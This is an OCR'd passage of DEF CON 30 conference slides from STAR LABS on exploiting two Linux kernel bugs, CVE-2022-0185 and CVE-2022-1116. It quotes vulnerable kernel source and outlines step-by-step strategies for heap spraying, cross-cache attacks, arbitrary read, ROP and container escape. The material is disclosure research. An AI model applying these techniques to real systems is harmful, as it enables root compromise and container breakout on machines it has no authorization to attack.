
We treat it as off-by-one
Only trigger overflow here

```
ctx->legacy_data[size] = '\0';
ctx->data_size = size;
ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
return 0;
```

Heap Overflow

CVE-2022-0185 - Exploit Strategy

- Spray legacy_data buffer with msg_msg struct at same time
- Overwrite msg_msg->m_list->next last byte with ‘\0’



CVE-2022-0185 - Exploit Strategy

- Make two msg_msg point to same next

CVE-2022-0185 - Exploit Strategy


- Free it through the one msg queue, another still point to the free chunk

CVE-2022-0185 - Exploit Strategy

- After we have UAF on msg_msg, we just do the same thing using msg_msg tricks technique

OOB Read -> Arb Read -> Arb free -> Overwrite pipe_buffer -> Control Kernel RIP

CVE-2022-0185 - Demo



CVE-2022-1116

CVE-ID	
CVE-2022-1116	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • Information
Description	
Integer Overflow or Wraparound vulnerability in io_uring of Linux Kernel allows local attacker to cause memory corruption and escalate privileges to root. This issue affects: Linux Kernel versions prior to 5.4.189; version 5.4.24 and later versions.	

Heap Corruption

CVE-2022-1116 - Root Cause

```
static int io_send_recvmsg(struct io_kiocb *req, const struct io_uring_sqe *sqe,
               bool force_nonblock,
            long (*fn)(struct socket *, struct user_msghdr __user *,
                 unsigned int))
{
    struct socket *sock;
    int ret;

    if (unlikely(req->ctx->flags & IORING_SETUP_IOPOLL))
        return -EINVAL;

...
    if (req->fs) {
        struct fs_struct *fs = req->fs;

        spin_lock(&req->fs->lock);
        if (--fs->users)
            fs = NULL;
        spin_unlock(&req->fs->lock);
        if (fs)
            free_fs_struct(fs);
    }
    io_cqring_add_event(req->ctx, sqe->user_data, ret);
    io_put_req(req);
    return 0;
}
```

Early return without release

Release fs_struct

```
static void io_submit_sqe(struct io_ring_ctx *ctx, struct sqe_submit *s,
              struct io_submit_state *state, struct io_kiocb **link)
{
    ...
#if defined(CONFIG_NET)
    switch (req->submit.opcode) {
    case IORING_OP_SENDMSG:
    case IORING_OP_RECVMSG:
        spin_lock(&current->fs->lock);
        if (!current->fs->in_exec) {
            req->fs = current->fs;
            req->fs->users++;
        }
        spin_unlock(&current->fs->lock);
        if (!req->fs) {
            ret = -EAGAIN;
            goto err_req;
        }
```

Grab fs_struct

CVE-2022-1116 - Root Cause

```
static int io_send_recvmsg(struct io_kiocb *req, const struct io_uring_sqe *sqe,
               bool force_nonblock,
            long (*fn)(struct socket *, struct user_msghdr __user *,
                 unsigned int))
{
    struct socket *sock;
    int ret;

    if (unlikely(req->ctx->flags & IORING_SETUP_IOPOLL))
        return -EINVAL;

...
    if (req->fs) {
        struct fs_struct *fs = req->fs;

        spin_lock(&req->fs->lock);
        if (--fs->users)
            fs = NULL;
        spin_unlock(&req->fs->lock);
        if (fs)
            free_fs_struct(fs);
    }
    io_cqring_add_event(req->ctx, sqe->user_data, ret);
    io_put_req(req);
    return 0;
}
```

Early return without release

Release fs_struct

Keep grab without release

Integer Overflow

```
struct fs_struct {
    int users;
    spinlock_t lock;
    seqcount_t seq;
    int umask;
    int in_exec;
    struct path root, pwd;
} __randomize_layout;
```

CVE-2022-1116 - Capability

```
static int io_send_recvmsg(struct io_kiocb *req, const struct io_uring_sqe *sqe,
               bool force_nonblock,
            long (*fn)(struct socket *, struct user_msghdr __user *,
                 unsigned int))
{
    struct socket *sock;
    int ret;

    if (unlikely(req->ctx->flags & IORING_SETUP_IOPOLL))
        return -EINVAL;

...

    if (req->fs) {
        struct fs_struct *fs = req->fs;

        spin_lock(&req->fs->lock);
        if (--fs->users)
            fs = NULL;
        spin_unlock(&req->fs->lock);
        if (fs)
            free_fs_struct(fs);
    }
    io_cqring_add_event(req->ctx, sqe->user_data, ret);
    io_put_req(req);
    return 0;
}
```

we have a freed fs_struct which is in use

Early return without release


Release fs_struct

When it reaches 0 again, it will be freed

STAR LABS


CVE-2022-1116 - Exploit Strategy

- Spray a lot of fs_struct and cross-cache to msg_msgseg




CVE-2022-1116 - Exploit Strategy

- Free current->fs by io_uring and cross-cache again




CVE-2022-1116 - Exploit Strategy

- It’s still msg_msgseg at same place
- Use msgrecv to leak a kernel heap address in kmalloc-1024



CVE-2022-1116 - Exploit Strategy

- Once we have a leaked heap address which content is controllable
- We can forge fs_struct to do arbitrary read




CVE-2022-1116

- Do arbitrary read by getcwd

```
SYSCALL_DEFINE2(getcwd, char __user *, buf, unsigned long, size)
{
...
    get_fs_root_and_pwd_rcu(current->fs, &root, &pwd);
...
        error = prepend_path(&pwd, &root, &cwd, &buflen);
...
}
static int prepend_path(const struct path *path
            const struct path *root,
            char **buffer, int *buflen)
{
...
dentry = path->dentry;
...
        error = prepend_name(&bptr, &blen, &dentry->d_name);
```

CVE-2022-1116 - Exploit Strategy

- After we get kernel base, we can prepare ROP payload and forge fs_struct again




CVE-2022-1116 - Exploit Strategy

- Control kernel RIP by fchdir and do ROP
- fchdir -> set_fs_pwd -> path_put -> dput -> retain_dentry

```
static inline bool retain_dentry(struct dentry *dentry)
{
    WARN_ON(d_in_lookup(dentry));

    /* Unreachable? Get rid of it */
    if (unlikely(d_unhashed(dentry)))
        return false;

    if (unlikely(dentry->d_flags & DCACHE_DISCONNECTED))
        return false;

    if (unlikely(dentry->d_flags & DCACHE_OP_DELETE)) {
        if (dentry->d_op->d_delete(dentry))
            return false;
```

CVE-2022-1116 - Demo



Conclusions

- Security Bulletin: GCP-2022-002 & GCP-2022-016
- With cross-cache attack and msg_msg we can transform a limited primitive to arbitrary read to arbitrary free to escape container
- Limitation with msg_msg tricks is that we can only allocate whose size under 4096
- In some UAF cases, we might not be able to convert UAF to double free (to get UAF on msg_msg)
- Awarded total $100k+ bounty from Google kCTF VRP program.

References

https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html

https://grsecurity.net/how_autoslab_changes_the_memory_unsafety_game

https://google.github.io/kctf/

Thank you

Defcon 30

11 – 14 August 2022

STAR LABS